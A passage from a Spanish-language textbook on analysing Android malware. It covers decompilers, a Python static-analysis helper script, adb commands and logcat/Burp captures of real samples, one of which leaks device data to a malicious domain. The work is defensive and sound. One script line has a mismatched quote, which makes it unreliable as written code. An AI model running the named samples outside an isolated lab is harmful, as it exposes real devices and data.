


Imagen 03.48: Código generado sin utilizar (izq) y utilizando (dcha) el argumento `--fast`.

## Dare

Esta herramienta puede ser descargada desde su página oficial: <http://siis.cse.psu.edu/dare/index.html#banner>.

Permite generar el bytecode Java, en este caso ficheros CLASS, dado un fichero APK. Además si se le facilita el argumento **-k** para su ejecución, generará como salida adicional el código Jasmin asociado a la aplicación:

```
./dare -d output_dir -k 8d2605c3a2875ffc39377eb7580374854f7c2054.apk
```

Al igual que en el caso anterior, para completar el proceso de decompilación del bytecode Java se tendrá que recurrir a una herramienta como **jd-gui** o **jadx**.

## Dedexer

Puede ser descargada desde el siguiente enlace: <http://sourceforge.net/projects/dedexer/files/>.

Partiendo de un fichero DEX genera para sus clases un código en una sintaxis similar a Jasmin:

```
java -jar ddx1.26.jar -d output_dir classes.dex
```

Esta herramienta permite además definir algunos parámetros adicionales que pueden ser de interés:

- Con **-o** se generará un fichero **dex.log** donde se tendrá un volcado de los distintos segmentos de datos e información incluidos en el fichero **classes.dex**:

```
dex.log
1 00000000 : 64 65 78 0A
2 30 33 35 00
3 magic: dex\n035\0
4 00000008 : 85 90 E6 CD
5 checksum
6 0000000C : 6C 24 CB 21
7 D2 7C 16 1F
8 88 F2 01 25
9 CB 67 5A 21
10 BC BF 8A B2
11 signature
12 00000020 : F8 EB 00 00
13 file size: 0x0000EBF8
14 00000024 : 70 00 00 00
15 header size: 0x00000070
16 00000028 : 78 56 34 12
17 00 00 00 00
18 link size: 0x00000000
19 00000030 : 00 00 00 00
20 link offset: 0x00000000
21 00000034 : 28 EB 00 00
22 map offset: 0x0000EB28
23 00000038 : 89 02 00 00
24 string ids size: 0x00000289
25 0000003C : 70 00 00 00
26 string ids offset: 0x00000070
27 00000040 : CA 00 00 00
```

Imagen 03.49: Volcado de información del fichero **classes.dex**.

- Con **-r** se reflejará la traza de registros emitidos tras la ejecución de las instrucciones detectadas.

En la siguiente imagen se muestra como ejemplo el código Jasmin generado por Dare (a la izquierda) y el código similar a Jasmin generado por Dedexer (a la derecha) para el mismo fragmento de código (método `attachBaseContext(...)`) de la muestra 8d2605c3a2875ffc39377eb7580374854f7c2054:




Imagen 03.50: Comparación de código Jasmin generado.

## 10. Extracción automatizada de código

El análisis estático deja poco margen a la automatización ya que depende directamente de la revisión de código por parte del analista de malware, sin embargo y como se ha visto se puede encontrar código en distintos lenguajes como Java, Javascript o código nativo escrito en C/C++; y representado de formas diferentes como Java, Jasmin, smali, dalvik opcodes.

Para cubrir estas necesidades de extracción de código, el script `infogath.py` incluido en el repositorio `malware-samples` incluye la función `extractStaticAnalysisInfo()`:

```
def extractStaticAnalysisInfo():
 processNativeCode()

 printTitle("getting jasmin code")
 os.system(DEX2JAR_COMMAND.replace("#FILE#", sample).replace("#OUTPUT_DIR#", outputJasminFile))
 os.system(JAR2JASMIN_COMMAND.replace("#FILE#", outputJasminFile).replace("#OUTPUT_DIR#", outputJasminDir))

 printTitle("dumping dalvik op codes")
 os.system(DEXDUMP_COMMAND.replace("#FILE#", classesFile).replace("#OUTPUT_FILE#", outputDexdumpFile))

 f = open(outputInfoFile, "a")
 printTitle("looking for hidden receivers")
 f.write(sectionSymbol + "RECEIVERS INFO\n")
 report = receiversFinder.start(sample, outputManifestFile)
 for line in report:
 f.write(line + "\n")
 f.write("\n\n")

 printTitle("looking for components not found in the classes.dex")
 f.write(sectionSymbol + "COMPONENTS NOT FOUND\n")
 report = componentFinder.start(sample, outputManifestFile)
 for line in report:
 f.write(line + "\n")
 f.write("\n\n")
 f.close()
```

Imagen 03.51: Extracción de información para análisis estático con `infogath.py`.

Esta función cubre los siguientes aspectos:

- Identificar y realizar un volcado de las funciones encontradas en código nativo según su arquitectura: ARM, MIPS o x86.
- Crear un fichero JAR desde el APK que poder analizar con decompiladores como `jd-gui` o `jadx`.



- Crear el código smali y Jasmin para disponer de él en caso de que jd-gui o jadx fallen al descompilar en Java algún bloque de código.
- Realizar un volcado del bytecode por si durante el análisis es necesario bajar a nivel de los opcodes.
- Utilizar el script **receiversFinder.py** para buscar receivers sospechosos al encontrarse escondidos en el código y no estar declarados en el fichero AndroidManifest.xml.

Adicional a las técnicas ya presentadas, el script **infogath.py**, incluye el uso de un nuevo script con nombre **componentsFinder.py** no presentado anteriormente y que buscará componentes declarados en el AndroidManifest.xml y no encontrados en el código, un comportamiento que se identificó en la muestra de ransomware la cual incluía los componentes declarados en el manifiesto dentro del fichero **test.apk**, en lugar de en el **classes.dex**:

```
def start(apkDexFile, manifestFile):
 command = "dexdump -i -l xml ' + apkDexFile
 output = subprocess.check_output(command, shell=True)
 xml = ET.fromstring(output)

 # get components from dexdump
 activities = lookForComponentUsingDexdump(xml, "android.app.Activity")
 receivers = lookForComponentUsingDexdump(xml, "android.content.BroadcastReceiver")
 services = lookForComponentUsingDexdump(xml, "android.app.Service")
 providers = lookForComponentUsingDexdump(xml, "android.content.ContentProvider")

 # get components from AndroidManifest.xml
 manifestActivities = lookForComponentInManifest(manifestFile, "activity", "name")
 manifestReceivers = lookForComponentInManifest(manifestFile, "receiver", "name")
 manifestServices = lookForComponentInManifest(manifestFile, "service", "name")
 manifestProviders = lookForComponentInManifest(manifestFile, "provider", "name")

 # dump info
 report = list()
 #report.extend(dumpInfo("Activities found in the code", activities))
 #report.extend(dumpInfo("Declared activities in AndroidManifest", manifestActivities))
 report.extend(compareLists("Activities declared in the manifest which haven't been found in the code", manifestActivities, activities))

 #report.extend(dumpInfo("Receivers found in the code", receivers))
 #report.extend(dumpInfo("Declared receivers in AndroidManifest", manifestReceivers))
 report.extend(compareLists("Receivers declared in the manifest which haven't been found in the code", manifestReceivers, receivers))

 #report.extend(dumpInfo("Services found in the code", services))
 #report.extend(dumpInfo("Declared services in AndroidManifest", manifestServices))
 report.extend(compareLists("Services declared in the manifest which haven't been found in the code", manifestServices, services))

 #report.extend(dumpInfo("Providers found in the code", providers))
 #report.extend(dumpInfo("Declared providers in AndroidManifest", manifestProviders))
 report.extend(compareLists("Providers declared in the manifest which haven't been found in the code", manifestProviders, providers))

 return report
```

Imagen 03.52: Detección de componentes no declarados con **componentsFinder.py**.

El script **componentsFinder.py** accede al fichero **classes.dex** dentro del APK en formato XML para localizar todas las clases encontradas en el código que heredan de los componentes Activity, BroadcastReceiver, Service y ContentProvider, para después compararlas con las declaradas por el AndroidManifest.xml.

Este enfoque es el opuesto al visto en el script **receiversFinder.py** y con él se busca encontrar componentes que por obligación tengan que estar declarados para funcionar, como *activity* y *service*, y que por algún motivo no se encuentren en el código.

En algún caso puede tratarse de un error del desarrollador al copiar y pegar parte de otro AndroidManifest.xml, pero en otros muchos casos significará que ese código se encontrará en la aplicación en tiempo de ejecución debido a una carga dinámica.



Para ejecutar el script **componentsFinder.py** de forma independiente se utilizará el comando:

```
componentFinder.py 4419a50191600cc7c09d4314576ad0fc5e4e49bb.apk
```

Finalmente, tras la ejecución de **infogath.py**, se incluirá a la salida que ya se comentó en el capítulo anterior, los siguientes resultados adicionales:

- Desensamblado del bytecode Java en lenguaje *smali* en la carpeta `apktool-#hash`.
- Desensamblado del bytecode Java en lenguaje Jasmin en la carpeta `jasmin-#hash`.
- Creación de ficheros identificando las funciones nativas invocadas desde Java y desensamblado del código según la arquitectura para la que haya sido compilado.
- Volcado de instrucciones incluidas en el bytecode Dalvik.

## Capítulo IV

# Análisis dinámico

Finalizada la fase de recuperación de información y con el conocimiento de diferentes técnicas de análisis estático, el siguiente enfoque a explorar para completar la metodología de análisis propuesta es el análisis dinámico.

En esta fase el objetivo será observar el comportamiento de la muestra en ejecución, identificando comunicaciones realizadas, accesos al sistema de ficheros, interacción entre componentes, etcétera.

Por otro lado y como se planteaba al inicio del libro al presentar la metodología de análisis, para no confundir al lector se han separado los capítulos de análisis estático y dinámico, permitiendo de este modo diferenciar de forma clara qué técnicas/herramientas aplican según el análisis que se está realizando, sin embargo y como también se mostraba en el diagrama que exponía la metodología a utilizar, el análisis estático y el dinámico están fuertemente ligados y no son departamentos estancos, realimentándose entre sí de modo que analizar código llevará a menudo a la necesidad de ejecutar una muestra para confirmar que las condiciones observadas en el código se cumplen en tiempo de ejecución, y observar el comportamiento de una muestra a menudo requerirá de un conocimiento previo por parte del analista de qué condiciones deben darse para que un determinado comportamiento no deseado se llegue a ejecutar.

Por tanto, una diferencia a destacar entre ambos análisis es que mientras que en el análisis estático se partía del manifiesto para identificar qué componentes serían puntos de inicio de la ejecución, para partiendo de esos puntos avanzar en profundidad por el código; en el análisis dinámico la mecánica de trabajo del analista será diametralmente opuesta, identificándose elementos que le llevarán a alguna porción de código hundida dentro de la totalidad del código, y tendrá que hallar la forma de alcanzar la superficie para identificar el componente que ha desencadenado todo ese comportamiento.

Otro aspecto a destacar del análisis dinámico es que no sólo se presentarán técnicas de observación que permitan conectar el código con el comportamiento observado. A menudo el análisis estático de una muestra revelará que en determinadas circunstancias es necesario que se cumplen unas condiciones que durante la ejecución actual no están ocurriendo y que de darse, podrían suponer un peligro potencial para la información y el dispositivo.

Esto es algo habitual en el malware ya que a menudo se aplican técnicas para evadir sistemas de análisis dinámico o más sencillo, porque el malware está orientado a un tipo concreto de dispositivo y se está simulando un tipo distinto. Sin embargo cuando se encuentren condiciones de parada como



esta no todo estará perdido y es entonces cuando se recurrirá a técnicas para alterar la ejecución desde diversos enfoques: modificando comunicaciones interceptadas, re-empaquetando el código para eliminar alguna condición bloqueante, modificando el código que será ejecutado en tiempo de ejecución..., pero siempre partiendo de una premisa básica que se debe tener muy clara: se está analizando el riesgo real de la muestra, no tiene sentido modificar y forzar su comportamiento más allá de lo que podría ocurrir en una ejecución real ya que de este modo se estaría observando un comportamiento ficticio.

## 1. Consideraciones iniciales

Hasta ahora el análisis se ha centrado en el contenido de la aplicación: recursos, meta-información, distintos tipos de código incluidos, etcétera. Durante esta fase sin embargo será necesario instalar las muestras en la VM-Android, por lo que a lo largo de este capítulo y cuando se presenten las distintas técnicas se asumirá que el lector tiene configurado el entorno propuesto en el capítulo 2, además se recomienda releer los pasos descritos en su apartado *Interacción con la máquina virtual Android > Instalación de muestras* para refrescar conceptos de conectividad y reseteo de la VM-Android tras el análisis de una muestra para garantizar que las pruebas serán realizadas sobre un entorno limpio.

También antes de profundizar en estrategias, técnicas y herramientas candidatas a ser utilizadas durante esta fase, será necesario que el lector conozca algunos comandos que le serán de utilidad para comunicarse con la VM-Android:

### Conexión con el dispositivo Android

Para establecer la conexión entre la VM-Kali y la VM-Android se seguirán los pasos descritos en el capítulo 2, apartado *Interacción con la máquina virtual Android > Instalación de muestras*.

Si en algún momento se quiere comprobar la conexión continúa establecida se puede utilizar el comando:

```
adb devices
```

Su resultado será un listado de todos los dispositivos a los que se está conectado, permitiendo esto establecer conexión simultánea con múltiples dispositivos como máquinas virtuales y AVD (Android Virtual Device). En caso de que la VM-Kali se encuentre conectada a más de un dispositivo, cuando se pasen argumentos al comando **adb**, el primero de los argumentos tendrá que ser el identificador del dispositivo Android al que se quiere enviar el comando.

### Instalación de aplicaciones en el dispositivo Android

Para instalar una aplicación de la cual se tiene su fichero APK, el primer paso será establecer conexión. Una vez conectados al dispositivo la instalación se realizará con el siguiente comando:

```
adb install [fichero.apk]
```



Dependiendo de la configuración del dispositivo Android puede que se tenga que prestar atención al proceso de instalación tras ejecutar el comando, ya que por ejemplo si en *Ajustes > Seguridad* se tiene marcada la opción **Verificar aplicaciones**, puede ocurrir que la shell en la VM-Kali se quede bloqueada en el proceso de instalación de determinadas muestras debido a que han sido identificadas como potencialmente peligrosas. En este caso en la VM-Android se presentará un mensaje en pantalla que el usuario tendrá que aceptar para continuar con la instalación:




Imagen 04.01: Instalación bloqueada debido a que Google Play identifica la muestra como peligrosa.

## Acceder a la shell del dispositivo Android de forma remota

Una vez establecida la conexión entre la VM-Kali y la VM-Android, se podrá abrir una shell en la VM-Android ejecutando el siguiente comando en la VM-Kali:

```
adb shell
```

Este comando de **adb** permite también ejecutar comandos y obtener la respuesta del sistema sin mantener la shell abierta ejecutándolo del siguiente modo:

```
adb shell [comando]
```

Por ejemplo:



```

root@vm-kali:~# adb shell ls -las /sdcard/
total 320
drwxrwx--- root sdcard_r 2015-11-12 11:42 .android
drwxrwx--- root sdcard_r 2015-11-16 18:50 .strongs
drwxrwx--- root sdcard_r 2015-07-26 10:12 Alarms
drwxrwx---X root sdcard_r 2015-07-26 10:12 Android
drwxrwx--- root sdcard_r 2015-07-26 10:12 DCIM
drwxrwx--- root sdcard_r 2015-07-26 10:12 Download
drwxrwx--- root sdcard_r 2015-07-26 10:12 Movies
drwxrwx--- root sdcard_r 2015-07-26 10:12 Music
drwxrwx--- root sdcard_r 2015-07-26 10:12 Notifications
drwxrwx--- root sdcard_r 2015-07-26 10:12 Pictures
drwxrwx--- root sdcard_r 2015-07-26 10:12 Podcasts
drwxrwx--- root sdcard_r 2015-07-26 10:12 Ringtones
drwxrwx--- root sdcard_r 2015-09-19 13:27 backups
-rw-rw--- root sdcard_r 712 2015-08-04 19:53 burp.cer
-rw-rw--- root sdcard_r 259372 2015-11-12 11:47 business.dex
drwxrwx--- root sdcard_r 2015-07-26 10:12 obb

```

Imagen 04.02: Listado de directorios y ficheros dentro del directorio /sdcard.

Un detalle a notar es que estos comandos serán ejecutados por defecto con el usuario *shell* del sistema, de modo que si por ejemplo se quiere hacer un *cat* de un fichero dentro del directorio de una aplicación, no se podrá debido al sistema de permisos ya que el directorio de la aplicación pertenecerá al usuario creado para ejecutar dicha aplicación.

En estos casos se puede recurrir a dos opciones:

### Ejecución como usuario asociado a la aplicación

```
adb shell run-as [app-package] [comando]
```

Con este primer comando y sustituyendo **[app-package]** por el nombre del paquete de la aplicación, se podrá ejecutar el **[comando]** simulando ser el usuario asociado a dicha aplicación, pudiendo obtener el nombre del paquete desde el *AndroidManifest.xml* en el atributo *package* de la etiqueta **<manifest>**, utilizando el comando “**adb shell pm list packages**”, o si la aplicación ya se encuentra instalada desde el fichero */data/system/packages.list* (para leer este fichero hacen falta permisos de root).

**Nota:** En determinadas versiones de Android, como la utilizada en la VM-Android, el comando *run-as* presenta algunos fallos de implementación y no funcionará de forma adecuada devolviendo un mensaje de error indicando que el nombre de paquete suministrado es desconocido.

### Ejecución como root

```
adb shell su -c [comando]
```

Con este segundo comando se ejecutará el **[comando]** con privilegios de root, por lo que habrá que tener en cuenta dos factores: el más que evidente peligro potencial del comando por ejecutarlo como root; y que si es la primera vez que se ejecuta el comando *su*, la aplicación **Superusuario** lo capturará y solicitará confirmación de elevación de privilegios, siendo recomendable permitirlo cada vez y no guardarlo como siempre permitido para evitar que pase desapercibido si una muestra de malware intenta elevar privilegios.



## Obteniendo ficheros del dispositivo Android

Se pueden obtener ficheros del dispositivo Android utilizando el siguiente comando:

```
adb pull [ruta-completa-al-fichero]
```

Aquí aplican las mismas reglas relacionadas con los permisos comentadas en el punto anterior, si se intenta obtener un fichero ubicado dentro del directorio de una aplicación lo más probable es que el usuario *shell* no tenga permisos para acceder a él, para ello se puede copiar como root a un directorio compartido como */sdcard* antes de hacer pull:

```
adb shell su -c cp [ruta-al-fichero] /sdcard
adb pull /sdcard/[nombre-fichero]
```

## Ejecución de comandos en shell

Durante el análisis dinámico será necesario ejecutar comandos de tipo “*adb shell [comando]*” desde la VM-Kali para extraer información o solicitar que el dispositivo Android realice una determinada acción; mientras que en otras ocasiones interesará ejecutar estos comandos en la propia shell de la VM-Android, a la que se puede acceder presionando Alt+F1 en la VM-Android y desde la que se puede volver al entorno gráfico con Alt+F7.

Para que el lector pueda distinguir de forma fácil cuando un comando ha de ser ejecutado en una máquina virtual u otra, se utilizará la siguiente presentación:

- Para comandos que tengan que ser ejecutados en la VM-Kali se utilizará:  
# comando parámetros
- Para comandos que tengan que ser ejecutados en la VM-Android:  
\$ comando parámetros  
# comando parámetros

**Nota:** Se identificará con el símbolo \$ los comandos que han de ser ejecutados con el usuario *shell*, y con el símbolo # los que han de ejecutarse tras elevar privilegios con el comando *su*.

## Restauración de la máquina virtual Android

Durante la preparación del entorno de ejecución presentado en el Capítulo 2 se hizo referencia a la capacidad que tiene VirtualBox para crear y restaurar instantáneas.

Al realizar esta fase de análisis será imprescindible hacer uso de ellas, ya que mantener instaladas múltiples muestras en paralelo inducirá al analista a tomar conclusiones erróneas cuando por ejemplo observe el tráfico de red generado por el dispositivo, o los cambios producidos en directorios del sistema de ficheros compartidos por múltiples aplicaciones. Por este motivo se recomienda restaurar la instantánea inicial tras cada análisis de una muestra, no siendo suficiente la desinstalación de la muestra de malware como mecanismo de restauración ya que durante la ejecución de la muestra se han podido alterar ficheros del sistema, instalar otras aplicaciones de las que se haya perdido su rastro o creado ficheros en directorios compartidos que entren en conflicto con la ejecución de la siguiente muestra.

Establecida la forma de presentar la información y los comandos básicos de los que se hará uso a lo largo del capítulo, una consideración final que el lector ha de tener en cuenta es que para dar sentido al análisis dinámico y por tanto a la ejecución de la muestra, a menudo se tendrá que apoyar en información como el **package** de la aplicación, los componentes enumerados en el fichero **AndroidManifest.xml**, el código incluido en el fichero **classes.dex** o código adicional como librerías compartidas y scripts incluidos en los **assets**.

Para no extender innecesariamente las indicaciones con técnicas que ya han sido presentadas y así centrar el foco en las posibilidades que ofrece esta nueva fase del análisis de una muestra, se hará referencia a la información necesaria y al código involucrado mediante capturas e indicando las clases que el lector debe observar, pero será este quien con los conocimientos adquiridos a lo largo del presente libro haga uso de la herramienta que prefiera y corresponda según si es necesario decompilar/desensamblar la aplicación para obtener el código, salvo excepciones en las que se indique explícitamente el uso de una herramienta concreta para extraer la información, ya que como se vio en el capítulo anterior determinadas muestras presentan mejor/peor resultados a la hora de reflejar el código según la herramienta que se utilice.

## 2. Observando la ejecución

Como se ha introducido inicialmente, en esta fase del análisis de una muestra el principal objetivo será observar el comportamiento de la aplicación para confirmar las deducciones a las que se haya llegado durante el análisis estático, además de detectar nuevo comportamiento que haya podido pasar por alto y realimentar el proceso de análisis.

Por este motivo es de vital importancia mantener bajo atenta mirada aspectos más y menos relevantes del sistema, ya que de todos ellos por separado se podrá obtener nueva información, y con la visión de conjunto de su comportamiento capturado se podrán concretar conclusiones más acertadas.

### Logcat

El sistema de logging de Android refleja información del sistema además de los mensajes de depuración introducidos por los desarrolladores en las aplicaciones. Será habitual encontrar durante el análisis realizado a las muestras como una gran cantidad de información se fuga mediante este mecanismo debido a las pruebas que realizan los desarrolladores hasta conseguir obtener el resultado esperado.

Para obtener la salida del registro bastará con ejecutar el siguiente comando en la VM-Kali:

```
adb logcat
```

Ejecutado de este modo la shell en la VM-Kali quedará bloqueada por la ejecución del comando **logcat**, aunque dispone de otras opciones para evitar esto y en combinación realizar otras acciones, siendo de interés:



- Realizar un dump del logcat y volver a la shell:  
# adb logcat -d
- Limpiar el contenido almacenado por logcat, especialmente interesante si se usa a continuación del comando anterior para obtener los últimos eventos generados:  
# adb logcat -c
- Filtrar los mensajes reflejados por logcat para obtener únicamente aquellos cuyo nivel de log esté establecido a debug y tag sea la palabra prueba, silenciando al resto:  
# adb logcat prueba:D \*:S

**Nota:** Los distintos niveles de log soportados de menor a mayor prioridad según su aplicabilidad son Verbose, Debug, Info, Warning, Error, Fatal y Silent

- Otras opciones de logcat puede ser enumeradas solicitando la ayuda en pantalla:  
# adb logcat -h

Una muestra de ejemplo donde se puede aplicar esta técnica es el caso de la aplicación de SMS Premium con hash SHA-1 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11.

Para realizar la prueba se instalará la muestra haciendo uso de adb:

```
adb install 2d26c676bcb5a5f8599f49a5b90599b7ff93dc11
```

A continuación se limpiará el buffer del logcat y se filtrarán los mensajes para recibir únicamente los emitidos con el tag DroidGap:

```
adb logcat DroidGap:D *:S
```

Tras realizar esta configuración se ejecuta la aplicación **Romantic Post** desde el Launcher, se podrá ver que en el logcat se interceptan los siguientes mensajes:

```
root@kali:~# adb logcat DroidGap:D *:S
----- beginning of /dev/log/main
----- beginning of /dev/log/system
D/DroidGap(3724): DroidGap.onCreate()
D/DroidGap(3724): DroidGap.init()
D/DroidGap(3724): Resuming the App
D/DroidGap(3724): CB-3064: The errorUrl is null
D/DroidGap(3724): onMessage(onPageStarted,file:///android_asset/www/index.html)
D/DroidGap(3724): onMessage(networkconnection,unknown)
D/DroidGap(3724): onMessage(spinner,stop)
D/DroidGap(3724): onMessage(onPageFinished,file:///android_asset/www/index.html)
D/DroidGap(3724): onMessage(onPageStarted,http://desapper.info/postales1/home.e
sp?movil=aff921c4374b2f76version=4.3&modelo=VirtualBox&sistema=Android)
D/DroidGap(3724): onMessage(onReceivedError,{"errorCode":-2,"url":"http://des
apper.info/postales1/home.asp?movil=aff921c4374b2f76version=4.3&modelo=Virtual
Box&sistema=Android","description":"No se ha podido encontrar la URL."})
D/DroidGap(3724): onMessage(onPageStarted,http://desapper.info/postales1/home.e
sp?movil=aff921c4374b2f76version=4.3&modelo=VirtualBox&sistema=Android)
D/DroidGap(3724): onMessage(onPageFinished,http://desapper.info/postales1/home.
asp?movil=aff921c4374b2f76version=4.3&modelo=VirtualBox&sistema=Android)
D/DroidGap(3724): onMessage(onPageFinished,http://desapper.info/postales1/home.
asp?movil=aff921c4374b2f76version=4.3&modelo=VirtualBox&sistema=Android)
```

Imagen 04.03: Captura de logcat.

Si se estudia la salida filtrada por logcat, se podrán identificar mensajes relacionados con el ciclo de vida la librería DroidGap, y más interesante, la carga de los documentos web ya identificados durante las fases de recuperación de información y análisis estático: la página *index.html* incluida en los assets y el acceso a recursos ubicados en el dominio *desapper.info* filtrando datos como el supuesto número de teléfono, versión del sistema operativo y modelo de dispositivo, confirmandose así las conclusiones alcanzadas en las fases anteriores del proceso de análisis.

Como resultado de aplicar esta técnica se puede concluir lo interesante que puede ser observar el sistema de log en busca de fugas de información de todo tipo, en este caso han sido unas URL donde se filtraba información sensible del dispositivo y un dominio que en el código fuente, no sólo se encontraba en un fichero en los **assets**, sino que además se encontraba codificado; pero en el log se puede encontrar cualquier tipo de mensaje, dependiendo del mal uso que le haya dado el desarrollador.

## Captura de tráfico de red

La captura del tráfico de red generado por la muestra en tiempo de ejecución es otra de las técnicas imprescindibles que deberán ser aplicadas. Esta técnica aportará información que realimentará el proceso de análisis estático, ya que observando las comunicaciones realizadas se podrán identificar direcciones IP, dominios, información enviada y recibida en el dispositivo, suponiendo esto una ayuda para localizar contenido que podrá ser buscado en el código una vez se tiene la certeza de que ha sido ejecutado.

Para ver un ejemplo de lo que ofrece esta técnica se utilizará la muestra con hash SHA-1 9e585e582c78a31d32355d56428e872fb2b80899.

Esta aplicación, que ofrece a los dispositivos Android acceso a la cadena de televisión CNTV China, también ofrece información en el sentido contrario: permite que cualquier usuario que conozca la dirección IP del dispositivo se conecte a él (siempre que la conectividad lo permita) y haciendo uso del protocolo HTTP liste, descargue y elimine ficheros, sin implementar ningún tipo de autenticación, aunque eso sí, todo este acceso al sistema de ficheros se verá limitado por los permisos de ejecución de la aplicación.

Para observar este comportamiento se tendrá que instalar la muestra en el dispositivo:

```
adb install 9e585e582c78a31d32355d56428e872fb2b80899.apk
```

Si se ejecuta la aplicación instalada desde el Launcher, pronto se observará que da algunos problemas impidiendo el avance por las distintas pantallas, aunque con el simple hecho de arrancar la aplicación, ya se habrá capturado tráfico en el proxy web Burp y que podrá ser analizado desde su pestaña *Proxy > HTTP History*.

Si se examina la primera petición que se ha realizado tras arrancar la aplicación, se podrá comprobar que iba dirigida al backend de la aplicación y que incluye información relativa al dispositivo como lo es la versión y revisión del sistema operativo, o el estado de conectividad a la red.



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
595	http://pubads.g.doubleclick.net	GET	/gampad/ada7u...			200	19197	HTML		
594	http://media.admob.com	GET	/sdk-core-v40.js			304	134	script	js	
593	http://mtrace.app.cntv.cn	POST	/			200	868	HTML		

Request	Response
Raw	Params
Headers	Hex

```

POST / HTTP/1.1
Content-Length: 657
Content-Type: text/plain; charset=UTF-8
Host: mtrace.app.cntv.cn
Connection: Keep-Alive

v=1.2.0.06;json={"header":{"ak":"eb6509f2-415e-4bba-a426-3834a718088a","sid":"70555002f6036b7d974b451bf349e241","ss":0,"s":0,"sp":2,"ise":0,"dur":0},"commands":[{"__type":"launch:entity","ro":1,"ca":4,"rn":"600*752","sda":"2016-01-24 00:59:52","di":"1cfff13ed4709e89ebaf471e324273d32","md":"android_x86-userdebug 4.3 JSS15J eng.cwhuang.20130725.203820 tes","gps":1,"dn":"VirtualBox","os":"android 4.3","da":"2016-01-24 00:59:52","gy":0,"mr":"innotek GmbH","c5":"-","c4":"-","l":"es","c3":"-","av":"Cbox_aPhone_V5.3.2","ha":1,"lda":"2016-01-24 00:59:52","cr":"-","jb":0,"co":0,"tz":"08","cl":"-","c2":"-","ac":"NOTAVAILABLE","pl":2,"ch":"googleplay","pr":0}}}
```

